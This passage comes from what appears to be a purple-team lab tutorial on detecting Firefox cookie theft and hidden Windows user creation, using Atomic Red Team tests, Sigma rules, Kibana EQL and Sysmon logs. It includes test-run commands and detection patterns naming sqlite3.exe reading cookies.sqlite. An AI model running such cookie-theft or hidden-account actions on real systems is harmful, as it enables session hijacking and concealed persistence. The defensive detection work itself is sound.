 Example elastic windows rdp session powershell admin mode cont
Run the following to get the prerequisites:
1
Invoke-AtomicTest T1539 -TestNumbers 1 -GetPrereqs
Once the prereqs are installed run:
1
Invoke-AtomicTest T1539 -TestNumbers 1
 Example elastic atomic red team test for T1539
What exactly are we detecting? The Sigma rule is looking for any processes that are named sqlite3.exe or sqlite.exe that interact with the cookie.sqlite database in a Mozilla Firefox directory. There are some glaring issues we won’t cover today with this style of detection, but overall it is a good first attempt. Can you identify the main issue with this rule? I’ll give you a hint, copy.
Run this search in the ‘Correlation’ timeline tab:
1
any where (process.name:"SQLite" or (process.executable like~ ("*\\sqlite.exe", "*\\sqlite3.exe"))) and (process.command_line like~ ("*\\Mozilla\\Firefox\\Profiles\\*", "*\\AppData\\Roaming\\Mozilla\\Firefox\\Profiles\\*")) and (process.command_line like~ ("*cookies.sqlite*", "*places.sqlite*", "*formhistory.sqlite*", "*webappsstore.sqlite*"))
 Example kibana security eql search for cookie tampering
Sigma Rule
Now go to the alerts tab in Kibana and you should see a SIGMA rule hit for this activity:
 Example kibana sigma alert for cookie theft
Thanks to TropChaud who created the inspiration rule. There is a glaring issue with my implementation of the rule that will be covered in the medium post. We will also go into more detail on the AtomicRedTeam in the next posts.
Side Channel: Got 99 logs and one ain’t in a SIEM!
In a similar vain to the issues discussed in the last section with Linux and
auditd, within Windows the built in logging is good, but not good enough for what we require today. On the Windows guest sysmon is installed for you with a sensible ruleset (again provided by Florian, it’s a maintained version of the SwiftOnSecurity ruleset). All of this is already configured for you so we just need to have a little dig in the logs on the Windows guest. However you will need to roll out sysmon into your environment if you want to make use of the detections it can provide.
In the start menu search for “Event Viewer” right click on it and “Run as admin”
 Example windows event viewer open
Once it’s loaded Navigate to the Sysmon channel. Applications and Services Logs/Microsoft/Windows/Sysmon/Operational
 Example windows event viewer open cont
Scroll down the list until you reach the sysmon directory.
Open it so it looks like the above screenshot.
Now we can apply a filter to find what we are looking for, we want Event ID 1 (Process Create)
Click on “Filter Current Log…”
Make the filter look like:
 Example windows event viewer filter
The screen should now only contain Event ID 1 events.
 Example windows event viewer event id 1
Now we can use the “Find…” feature to search for any events that contain the word “sqlite”.
 Example windows event viewer search for sqlite
Good but not great, we’d need a way to regex for something like “CommandLine: .*sqlite3.exe.*\Mozilla\Firefox\Profiles\*cookies.sqlite”
Fortunately we can in PowerShell:
1
Get-WinEvent -LogName "Microsoft-Windows-Sysmon/Operational" -FilterXPath "*[System[(EventID=1)]]" | Where-Object { $_.Message -match '.*sqlite3\.exe.*\\Mozilla\\Firefox\\Profiles\\.*cookies\.sqlite' } | ForEach-Object { $_.Message }
 Example windows event search in powershell
Cross-Site Request Forgery Low Sec - Purple Team
Atomic Red Team
The Atomic Red Team is used to automatically run what they call “Atomics”, these tests are YAML template files that have a .md markdown file to display information about the test to a user. Atomic Red Team works on Windows and Linux, I’ve used it much more on Windows, it works on Linux using PowerShell (it’s now cross platform).
The Atomic Red Team (ART) gets installed as a PowerShell module called Invoke-AtomicTest. The installation in Tartarus happens in the AWBootstrap.ps1 .ps1 script, it runs locally on the targeted system.
All the ART tests tie closely with Mitre ATT&CK TTPs. ATT&CK won’t be introduced in this post, just to note that is how ART tests get ID like: T1564.
Looking at the Sigma rule mentioned before:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
title: Win Security Create Hidden User
id: 5df5a789-e300-461a-bc09-4ef01c2d8a64
related:
    - id: 8a58209c-7ae6-4027-afb0-307a78e4589a
      type: similar
status: experimental
description: Detects the creation of a hidden user on a Windows host
references:
    - https://github.com/redcanaryco/atomic-red-team/blob/7e11e9b79583545f208a6dc3fa062f2ed443d999/atomics/T1564/T1564.md
author: Dylan Shield (Shielida.co)
date: 2024/05/06
tags:
    - attack.defense_evasion
    - attack.t1564
logsource:
    product: windows
    service: security
detection:
    selection:
        EventID: 4720
        TargetUserName: '$'
    condition: selection
falsepositives:
    - Unknown
level: medium
You’ll note the reference is to an Atomic test:
1
https://github.com/redcanaryco/atomic-red-team/blob/7e11e9b79583545f208a6dc3fa062f2ed443d999/atomics/T1564/T1564.md
 Atomic red team github page
Looking at Test number 2 it’s used to create a hidden user “$”:
